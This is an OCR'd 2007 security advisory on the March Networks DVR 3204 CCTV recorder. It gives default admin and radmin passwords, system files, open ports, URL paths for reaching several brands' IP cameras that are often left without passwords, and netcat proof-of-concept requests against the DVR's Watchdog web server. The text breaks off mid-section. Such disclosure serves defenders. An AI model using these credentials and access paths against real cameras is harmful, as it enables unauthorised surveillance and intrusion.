An Insecurity Overview of the March Networks DVR-CCTV 3204

by Alex Hernandez

Date: 09.02.007 01:03:00 am
Reléase: 28.11.007 06:37:00 am

By Alex Hernandez
a h e r n a n d e z at s y b s e c u r i t y d o t c o m

Very special thanks to:

str0ke (milw0rm.com)
kf (digitalmunition.com)
Rathaus (beyondsecurity.com)
!dSR (segfault.es)
0dd (0dd.com)

and friends: nitr0us, crypkey, dex, xdawn, sirdarckcat, kuza55, pikah, codebreak, h3llfyr3, canit0

Technical details and Attacks

Digital Video Recorders

DVRs are basically mini-PCs that allow a user to record TV broadcasts, cable, or DirectTV transmissions, depending on the model, in digital form on a hard drive located inside the recorder. This allows for the device to access the companies' server, which regularly downloads program guides into the device via a modem. Thus, DVRs provide the same recording and time-shifting functions as a VCR, just in a different medium.

DVR Operating System Details

```
BusyBox v0.60.3 (2005.09.22-15:56+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

Welcome to the March Networks DVR

$ uname -a
Linux DVRKBAAF9108 2.4.30cmp #1 Tue Jul 5 11:12:11 EDT 2005 i686 unknown

Unit Software           5.1.0.0059
Unit Model              3204
Hardware Platform       3204
Registration Key:       520-124-040259:invalid
Unit Release            5.1.0.0059
```

Login and User details

```
u: admin p: admin
u: radmin p: radmin

$ cat /etc/passwd

root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:*:2:2:daemon:/sbin:/sbin/nologin
uucp:x:10:14:uucp:/:/sbin/nologin
rpc:x:70:70:system user for portmap:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nobody:*:99:99:Nobody:/:/sbin/nologin
sshd:x:100:100:sshd:/sshdjail:/sbin/nologin
dvr:x:101:101:DVRaccount:/:/sbin/nologin
admin:x:102:102:Administrator:/admin:/sbin/chrootash
radmin:x:103:103:Remote Administrator:/admin:/sbin/chrootash
DVRDialup:x:104:104::/dialup:/usr/sbin/pppd
ntpd:x:105:105:ntpd:/:/sbin/nologin
snmpd:x:106:106:snmpd:/:/sbin/nologin
```

DVR files setuid and setguid

```
$ ls -la /bin/su
-r-sr-xr-x    1 root     root        18452 May 31  2004 /bin/su
```

```
$ ls -la /usr/bin/smbmnt
-r-sr-xr-x    1 root     root       409532 Mar 27  2006 /usr/bin/smbmnt
```

```
--==+==================+==--
--==+ Built-in commands    +==--
--==+==================+==--
```

$ help

help:	Show Help for commands (type 'help ' + command na
openupgrades:	Enable/disable open upgrades
phelp:	Show Help for PDA screen sizes (type 'phelp ' + command name)
rebootdvr:	Cause unit to reboot
repairdisk:	Repair problem disks
restartdvr:	Restart the DVR process
scandisk:	Scan disks for bad sectors
setaccess:	Define the radmin commands
setdisk:	Perform disk maintenance
setip:	
setmgr:	Modify Management Settings
setnic:	Set the speed and duplex for the NIC
setpass:	Change password for admin, radmin and DVRDialup users
setports:	Modify ports used by DVR
setppp:	Enable/disable PPP access
setsecure:	Enable/disable authentication for client applications
setsnmp:	Enable/disable SNMP protocols
setssh:	Enable/disable SSH access
showaccess:	Display radmin user commands
showdisk:	List installed disks and their status
showip:	Display DHCP, IP, Gateway, Mask and Network Name
showmgr:	Display Enterprise Service Manager Connection Status
shownic:	Display the speed and duplex for the NIC
showports:	Display TCP/UDP ports used for DVR communication
showppp:	Display PPP settings
showsecure:	Display authentication status for client applications
showsnmp:	Display availability of SNMP protocols
showssh:	Display availability of SSH connections
showtasks:	Show task queue
showvers:	Display software and firmware version information
testnet:	Perform a simple network test

```
--==+====================+==--
--==+ Open Ports and Services   +==--
--==+====================+==--
```

```
PORT    STATE    SERVICE

22/tcp     open     ssh
80/tcp     open     http
111/tcp    open     rpcbind
```


```
--==+============+==--
--==+ SSH Version   +==--
--==+============+==--
```

```
$ ssh -V
OpenSSH_3.7.1p2, SSH protocols 1.5/2.0, OpenSSL 0.9.6m 17 Mar 2004
```

Implementation Scenario of Visual Intelligence

The Visual Intelligence is a scalable, enterprise-class video surveillance and business optimization software suite that improves loss prevention, liability management, asset protection, and customer and employee safety using the DVR device (Digital Video Recorder)

The following illustration and table provide an overview of the R5 Visual Intelligence Suite. They also highlight the relationship between the R5 components including the Installer Console, Evidence Manager and Investigator, Administrator Console, ESM, and Evidence Reviewer.



The figure 2.1 depicts the basic setup of an analog camera system and a network-based or the figure 2.2 depicts the basic setup of the IP camera system. In the traditional analog CCTV application, security cameras capture an analog video signal and transfer that signal over coax cable to the Digital Video Recorder (DVR).




Figure 2.1
Analog System





Figure 2.2
IP System

--==+==========+==--
--==+ The Administrator Console +==--
--==+==========+==--



The Administrator Console allows easy customization and maintenance of any number of systems, including software programming, revision control, health monitoring, user profile management and more. This and all R5 Visual Intelligence software includes context-sensitive Help for rapid user control with minimal training. Recorder Installation, Configuration, and Maintenance

All March Networks recorders have been preconfigured to operate at optimum settings for most environments. In addition, as cameras are connected to the recorder, they are automatically enabled and start capturing video. As part of your system installation, programming, and maintenance tasks, you can:

• Access each connected device and verify that the device is working properly. For example, you can view video, control a Pan-Tilt-Zoom (PTZ) camera, or test an alarm device.


• Customize the device settings to better meet your organization's needs. For example, you can specify higher video capture frame rates for cameras monitoring important views.

• Ensure the recorder is functioning properly by reviewing its general status. For example, you can check the recorder's clock settings, review hard drive temperatures, and assess storage targets.


.

```
--==+=======================+==--
--==+ The Investigator Console     +==--
--==+=======================+==--
```

The Investigator allows users to zero in quickly on recorded video evidence. Graphical time/date search functions include a 'Refinement' feature for getting right to specific evidence. A Professional version adds the ability to search on userdefined ATM, teller or Point of Sale (POS) transaction data.



Looking Cameras on the Corporate Network



The camera can be easily accesed with an internet browser we will use the “Administrator Console” to scanning the network and obtain data of the cameras available, we must know that many these cameras are by default installation without password e.g:

Canon cameras:
/sample/LvAppl/

MOBOTIX cameras:
/control/userimage.html

JVC cameras:
V.Networks [Motion Picture(Java)
Control the Pan/Tilt and move to the Preset Position

FlexWatch cameras:
/app/idxas.html
/Saving & Retrieving Mode

Panasonic cameras:
/ViewerFrame?Mode=Motion

TOSHIBA cameras (maybe you need Java):
/TOSHIBA Network Camera

Sony cameras:
/home/home.html

WebcamXP (software):
/my webcamXP server!

Axis
/operator/basic.shtml


Lumenera
/admin.htm
/cgi-bin/nph-image

Sony SNC-RZ25N/P
/
/oneshotimage.jpg

```
--==+====================================+==--
--==+ The Watchdog HTTP Server BUGS  PoC (1)  +==--
--==+====================================+==--
```

http://10.50.10.246

```
C:\>nc -vvn 10.50.10.246 80
(UNKNOWN) [10.50.10.246] 80 (?) open
GET / HTTP /1.1

HTTP/1.0 400 Bad Request
Content-Type: text/html

<body><h1>March Networks Watchdog HTTP/1.0 400 Bad Request
</h1></body>
```



```
--==+====================================+==--
--==+ The Watchdog HTTP Server BUGS  PoC (2)  +==--
--==+====================================+==--
```


http://10.50.10.246/Level1Authenticate.htm

```
C:\>nc -vvn 10.50.10.246 80
(UNKNOWN) [10.50.10.246] 80 (?) open
GET /Level1Authenticate.htm HTTP /1.1

<CENTER>
<H1>DVR 4x00 WatchDog (<!--[var=Hostname]-->)</H1>

<FORM METHOD=GET ACTION="UserIdentify">

<input type="TEXT" size="10" name="userType" value="">
<input type=submit value="Login">
</FORM>
<BR><BR>

</CENTER>

</BODY>
</HTML>
```

```
--==+====================================+==--
--==+ The Watchdog HTTP Server BUGS  PoC (3)   +==--
--==+====================================+==--
```

http://10.50.10.246/UserAuthenticate.htm


```
C:\>nc -vvn 10.50.10.246 80
(UNKNOWN) [10.50.10.246] 80 (?) open
GET /Level1Authenticate.htm HTTP /1.1

<CENTER>
<H1>DVR 4x00 WatchDog (<!--[var=Hostname]-->)</H1>

<FORM METHOD=GET ACTION="UserAuthenticate">

<input type="TEXT" size="60" name="usercredentials" value="">
<input type=hidden value="<!--[var=authenticationChallenge][format=%u]-->"
 name="name">
<input type=submit value="Login">
</FORM>
<BR><BR>

</CENTER>

</BODY>
</HTML>
```



```
--==+====================================+==--
--==+ The Watchdog HTTP Server BUGS  PoC (4)  +==--
--==+====================================+==--
```

http://10.50.10.246/public/index.htm


```
C:\>nc -vvn 10.50.10.246 80
(UNKNOWN) [10.50.10.246] 80 (?) open
GET /public/index.htm HTTP /1.1

<H1>DVRKBAAF9108</H1>

Watchdog version: 06,03,27,15

<H2>Processes</H2>

<TABLE border=1 cellpadding=3>
<TR><TH>Name</TH><TH>Version</TH><TH>Errors</TH><TH>State</TH></TR>
<TR><TD>xdvr<TD>5.1.0.0059<TD>0<TD>running
</TABLE>

<HR>

<A HREF="UpgradeStatus.htm">Last Upgrade Status</A>

<A HREF="UpgradeHistory.htm">Upgrade History</A>
<A HREF="/scripts/logfiles.tar.gz">Logfiles</A><BR>

</BODY>
</HTML>
```



```
--==+====================================+==--
--==+ The Watchdog HTTP Server BUGS  PoC (5)   +==--
